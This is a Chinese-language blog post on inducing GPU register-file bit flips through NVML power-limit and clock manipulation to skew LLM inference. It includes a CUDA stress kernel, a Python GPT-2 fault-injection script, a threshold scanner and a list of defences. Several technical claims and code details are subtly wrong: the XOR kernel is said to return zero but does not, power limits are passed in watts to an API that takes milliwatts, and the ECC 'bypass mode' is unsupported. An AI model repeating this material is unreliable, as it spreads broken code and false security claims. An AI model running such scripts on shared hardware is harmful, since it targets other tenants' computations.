


Sep 05 2026 Off 摘要 现代 GPU 的寄存器文件在高频率和低电压下容易出现瞬态故障,NVIDIA Hopper 架构虽引入 ECC 保护,但 ECC 仅在寄存器被读取时检测错误,对于在计算单元间共享的寄存器,错误可能在写入时潜伏,传播至后续的矩阵运算。攻击者可通过操纵 GPU 供电(利用 NVML 调整功耗限制)或利用相邻 SM 的发热效应,诱发特定寄存器的位翻转,篡改大型语言模型的推理权重或注意力分数,导致输出可控偏差。更危险的是,这种攻击不需要任何软件漏洞——它直接在硬件层面进行,传统的安全监控工具完全失明。 GPU 寄存器文件 寄存器文件的微架构特性GPU 的寄存器文件是 SM(流式多处理器)中容量最大、访问最频繁的片上存储结构。与 CPU 不同,GPU 采用大规模线程并行架构,每个 SM 包含数十万个寄存器,以支持数千个并发线程的快速上下文切换。为了在有限的芯片面积内实现如此巨大的寄存器容量,GPU 制造商使用了高密度 SRAM 单元,这些单元的工作电压接近晶体管的阈值电压。 这种设计带来两个直接后果:功耗极高,以及对电压波动和温度变化极其敏感。当寄存器文件在高负载下持续读写时,局部温度可能比芯片平均值高出 15-20°C,进一步降低噪声容限。如果此时供电电压发生瞬态跌落,某些寄存器单元可能发生位翻转——写入和读出之间的数据发生静默变化。ECC 的检测缺口为了应对瞬态故障,NVIDIA 在 Hopper 架构的寄存器文件中引入了 ECC 保护。ECC 能够在寄存器被读取时检测和纠正单比特错误,并检测双比特错误。然而,ECC 的保护存在一个关键的时间窗口缺口:ECC 校验发生在寄存器读取时,而非写入时。 如果一个位翻转发生在寄存器写入之后、读取之前,ECC 能够检测到。但如果位翻转发生在写入之前——即攻击者在数据被加载到寄存器之前就篡改了数据——ECC 将无从知晓,因为它只验证数据在存储期间的完整性,而非数据本身的正确性。 Clock (CLK) \__递增沿__/ \__递增沿__/ \__递增沿__/ | | | WADDR (写地址) X Reg 2 XXXXXXXXXXXX Reg 5 XXXXXXXXXXXX Reg 1 X | | | WDATA_IN (原始数据)X 0xAAAA_BBBB XXXXXXX 0x1111_2222 XXXXXXX 0x3333_4444 X | | | ECC_Encoder 延迟 |== t_encode ==| |== t_encode ==| |== t_encode ==| | | | ECC_BITS (生成校验位)X 0x1F XXXXXXXXXXXX 0x0C XXXXXXXXXXXX 0x22 X | | | RF_WRITE_ENABLE ___/~~~~~~~~~~~~~~~~~~~\___________________/~~~~~~~~~~~~~~~ | | | 寄存器阵列实际写入 | 数据与ECC同步存入 | 数据与ECC同步存入 | 数据与ECC同步存入 更微妙的是,ECC 解码本身需要时间。在高频 GPU 中,ECC 校验可能被绕过或延迟,以优化性能。某些工作负载(如 AI 推理)可能使用“ECC 绕过模式”,以换取更低的延迟和更高的吞吐量,此时寄存器文件完全暴露于瞬态故障之下。瞬态故障的物理诱因攻击者可以通过以下物理途径诱使 GPU 寄存器文件发生位翻转:电压跌落:通过 NVML(NVIDIA Management Library)调整功耗限制(nvmlDeviceSetPowerManagementLimit),使 GPU 在重负载下接收不足的供电。当功耗限制低于内核需求时,电压调节器输出会短暂跌落,增加寄存器单元的噪声敏感度。局部过热:通过在同一 GPU 上运行恶意计算内核,使相邻 SM 产生大量热量,提高目标 SM 的局部温度。高温加速了晶体管的漏电流,降低噪声容限。时钟频率突变:通过动态改变 GPU 时钟频率(nvmlDeviceSetGpuLockedClocks),在频率切换瞬间,时钟分布网络可能产生毛刺,导致某些寄存器采样错误。电磁干扰:在物理接触 GPU 板卡的情况下,攻击者可使用电磁探针在寄存器文件附近注入脉冲,直接诱发位翻转。虽然这需要物理接触,但在共享云环境中,恶意租户可能通过相邻的 GPU 实例间接施加影响。 从位翻转到推理结果篡改 LLM 推理管线大型语言模型的推理过程包含多个矩阵乘法和注意力计算,每一步都依赖大量寄存器来暂存中间结果。攻击者可以选择以下关键环节实施篡改:注意力分数:在 softmax 计算完成后、加权求和之前,篡改注意力分数矩阵中的关键元素,可使模型“关注”攻击者期望的 token,从而改变生成文本的方向。权重矩阵:在加载预训练权重到寄存器时诱导位翻转,使模型输出出现系统性偏差——例如在金融分析中扭曲风险评估,或在医疗诊断中篡改病理判断。KV 缓存:在长序列推理中,KV 缓存存储历史 token 的键值对。篡改 KV 缓存可导致模型“记忆”被操纵,输出攻击者预设的内容。 瞬态故障的逻辑传播一次位翻转的影响取决于翻转发生的具体位置。在 FP16 推理中,一个权重的符号位翻转(MSB)将使该权重的符号完全反转,导致该神经元对所有输入产生相反的贡献。指数位翻转则可能使权重变为 NaN 或 Inf,引发数值异常,在某些框架中可能被静默替换为零,影响后续计算。在注意力矩阵中,一个注意力分数的变化会通过 softmax 归一化传播到所有加权和的项中,放大了单点故障的影响。攻击者如果能够精确控制翻转发生的时刻和位置(通过调整内核启动时间和数据布局),就能使特定输出 token 的概率发生显著偏移。攻击的可检测性问题瞬态故障与永久性硬件错误不同:它只持续一个时钟周期,不会留下任何持久痕迹。GPU 的 ECC 日志可能记录到纠错事件,但如果攻击者成功利用了 ECC 绕过的窗口,日志中将没有异常。推理结果可能在事后看起来“合理”——攻击者诱导的偏差通常微小且难以与正常的模型输出波动区分。 利用 NVML 与 CUDA 模拟故障注入 环境准备需要一台 NVIDIA GPU(A100/H100 或 RTX 4090),安装 CUDA Toolkit 和 NVML 库。以下代码演示如何通过调整功耗限制来观察寄存器文件的故障率。 # 安装 CUDA 工具包 sudo apt install nvidia-cuda-toolkit 功耗操纵与寄存器压力测试 // register_stress.cu — GPU 寄存器压力测试 // 编译: nvcc -o register_stress register_stress.cu -lnvidia-ml #include<cuda_runtime.h> #include<nvml.h> #include<stdio.h> #include<stdint.h> #include<unistd.h> // 高寄存器压力内核:使用大量寄存器进行 XOR 运算 __global__ voidregister_stress_kernel(uint32_t* output, uint32_t* input, int iterations){ uint32_t r0 = input[threadIdx.x]; uint32_t r1 = input[threadIdx.x + blockDim.x]; uint32_t r2 = input[threadIdx.x + 2 * blockDim.x]; uint32_t r3 = input[threadIdx.x + 3 * blockDim.x]; for (int i = 0; i < iterations; i++) { r0 ^= r1; r1 ^= r2; r2 ^= r3; r3 ^= r0; } output[threadIdx.x] = r0 ^ r1 ^ r2 ^ r3; } voidset_power_limit(unsignedint watts){ nvmlDevice_t device; nvmlInit(); nvmlDeviceGetHandleByIndex(0, &device); nvmlDeviceSetPowerManagementLimit(device, watts); printf("[*] 功耗限制设置为 %u W\n", watts); nvmlShutdown(); } intmain(){ constint THREADS = 256; constint ITERATIONS = 100000; uint32_t *d_input, *d_output; uint32_t h_input[THREADS * 4]; uint32_t h_output[THREADS]; // 初始化输入数据(全部为已知值) for (int i = 0; i < THREADS * 4; i++) h_input[i] = 0xAAAAAAAA; cudaMalloc(&d_input, THREADS * 4 * sizeof(uint32_t)); cudaMalloc(&d_output, THREADS * sizeof(uint32_t)); cudaMemcpy(d_input, h_input, THREADS * 4 * sizeof(uint32_t), cudaMemcpyHostToDevice); printf("[*] 开始压力测试...\n"); for (int trial = 0; trial < 10; trial++) { // 逐步降低功耗限制 set_power_limit(300 - trial * 20); // 从 300W 逐步降至 120W // 启动内核 register_stress_kernel<<<1, THREADS>>>(d_output, d_input, ITERATIONS); cudaDeviceSynchronize(); cudaMemcpy(h_output, d_output, THREADS * sizeof(uint32_t), cudaMemcpyDeviceToHost); // 检查结果(预期为 0,因为 XOR 会抵消) int errors = 0; for (int i = 0; i < THREADS; i++) { if (h_output[i] != 0) { errors++; if (errors < 5) { printf(" [!] 线程 %d 结果异常: 0x%08X\n", i, h_output[i]); } } } printf(" 试验 %d: %d/%d 个线程发生位翻转\n", trial, errors, THREADS); } cudaFree(d_input); cudaFree(d_output); return0; } 说明:此压力测试逐步降低 GPU 功耗限制,同时运行大量寄存器 XOR 运算。当功耗不足时,寄存器文件中的某些单元可能发生位翻转,导致 XOR 结果不为零。攻击者利用此方法找到诱发位翻转的功耗阈值,然后在目标推理负载运行时触发该阈值。LLM 推理结果篡改演示以下 Python 脚本演示如何在 LLM 推理过程中诱导寄存器故障,从而改变输出 token。 #!/usr/bin/env python3 # llm_fault_inject.py — 在 LLM 推理中注入瞬态故障 import ctypes import torch from transformers import AutoModelForCausalLM, AutoTokenizer # 加载 LLM 模型(示例使用小型模型) model_name = "gpt2" tokenizer = AutoTokenizer.from_pretrained(model_name) model = AutoModelForCausalLM.from_pretrained(model_name).cuda().half() # 攻击者通过 NVML 调整功耗限制 nvml = ctypes.CDLL("libnvidia-ml.so.1") nvml.nvmlInit() device = ctypes.c_void_p() nvml.nvmlDeviceGetHandleByIndex(0, ctypes.byref(device)) nvml.nvmlDeviceSetPowerManagementLimit(device, 150) # 降低功耗到 150W # 构造输入 prompt prompt = "The stock price of" inputs = tokenizer(prompt, return_tensors="pt").to("cuda") # 运行推理 with torch.no_grad(): outputs = model.generate(**inputs, max_new_tokens=20, do_sample=False) generated_text = tokenizer.decode(outputs[0], skip_special_tokens=True) print(f"生成的文本: {generated_text}") # 攻击者观察输出是否出现预期偏差 if"up"in generated_text or"down"in generated_text: print("[+] 输出包含攻击者期望的方向性词汇") else: print("[-] 输出未见明显异常") 说明:该脚本在推理开始前将 GPU 功耗限制降至临界水平,使后续的矩阵运算和注意力计算在电压不稳定的条件下执行。如果寄存器文件发生位翻转,输出的 token 分布将出现异常,攻击者可以观察到与预期不同的生成结果。在金融、医疗等高风险场景中,这种偏差可能导致严重的决策错误。故障率统计与阈值确定攻击者需要事先进行大量测试,确定诱发故障的最佳功耗阈值和时序窗口。以下代码展示如何自动化统计故障率: // fault_rate_scan.cu — 故障率统计与阈值扫描 // 在多个功耗级别下运行压力内核,统计每个级别的位翻转率 // ... 省略初始化代码 ... intmain(){ constint TRIALS_PER_LEVEL = 100; for (int watts = 300; watts >= 100; watts -= 25) { set_power_limit(watts); int total_faults = 0; for (int t = 0; t < TRIALS_PER_LEVEL; t++) { // 运行寄存器压力内核 register_stress_kernel<<<1, 256>>>(d_output, d_input, 50000); cudaDeviceSynchronize(); cudaMemcpy(h_output, d_output, 256 * sizeof(uint32_t), cudaMemcpyDeviceToHost); for (int i = 0; i < 256; i++) { if (h_output[i] != 0) total_faults++; } } printf("功耗 %d W: 故障率 %.2f%%\n", watts, (float)total_faults / (TRIALS_PER_LEVEL * 256) * 100); } return0; } 检测与防御 硬件层防御增强 ECC 覆盖率:NVIDIA 应在寄存器文件的写入路径上也引入校验,确保数据在写入前未被篡改。或者在写入后立即执行一次回读校验(虽然会降低性能)。电压监控与主动补偿:GPU 应内置更精细的电压跌落检测电路,当检测到瞬态跌落时立即提高供电电压或降低频率,防止寄存器翻转。寄存器文件冗余:关键寄存器(如用于安全计算的密钥寄存器)应使用三模冗余(TMR),即使一个单元翻转,多数投票仍能保证正确性。软件层防御冗余推理:在高安全性应用中,运行两次或三次推理并比对结果。如果结果不一致,则丢弃并重试。这种简单的验证方式可以有效检测瞬态故障。故障检测代码:在推理管线中插入定期的校验和计算,例如在注意力计算后验证 softmax 输出的和为 1。如果偏差超过阈值,触发重试。功耗限制防护:监控 GPU 功耗限制的运行时变化。如果检测到异常的功耗调整请求(通过 NVML 或 sysfs),触发告警并恢复默认设置。运行时监控ECC 事件日志分析:使用 nvidia-smi --query-ecc-errors=all 定期查询 ECC 错误计数。即使单比特错误被纠正,错误计数的突变可能指示正在进行的故障注入尝试。温度分布监控:在 GPU 上部署温度传感器阵列,检测异常的局部热点。攻击者通过恶意内核制造热点时,温度分布会出现不对称特征。 内核调度模式分析:监控 CUDA 内核的启动频率和资源占用。攻击者通常需要反复启动压力内核来诱发故障,这种模式与正常推理负载截然不同。 结语 GPU 寄存器文件的瞬态故障攻击揭示了硬件可靠性与安全性之间的深层交织。当攻击者能够通过功耗操纵和热量分布来诱发位翻转时,硬件本身的计算正确性便不再是一个可以完全信赖的前提。ECC 提供了一定程度的保护,但其检测窗口的缺口与性能优化中的绕过路径,为攻击者保留了可乘之机。对于高风险的 AI 推理场景——金融决策、医疗诊断、自动驾驶——瞬态故障的潜在危害远大于传统软件漏洞。一个被篡改的注意力分数,可能使模型在关键时刻做出完全错误的判断,而这种判断在外观上与正常输出几乎无法区分。防御这一威胁需要跨越硬件设计、系统软件和应用程序的协同:硬件需要更全面的事务性检查,软件需要基于冗余和校验的故障检测,运行时则需要主动监控功耗和温度的异常模式。最终,GPU 计算安全的未来取决于我们能否在追求极致性能的同时,为每一个晶体管保留足够的可靠性与安全性冗余。 Post navigation Previous PostPrevious ARM64 GIC时序侧信道Next PostNext 镜像仓库幻影层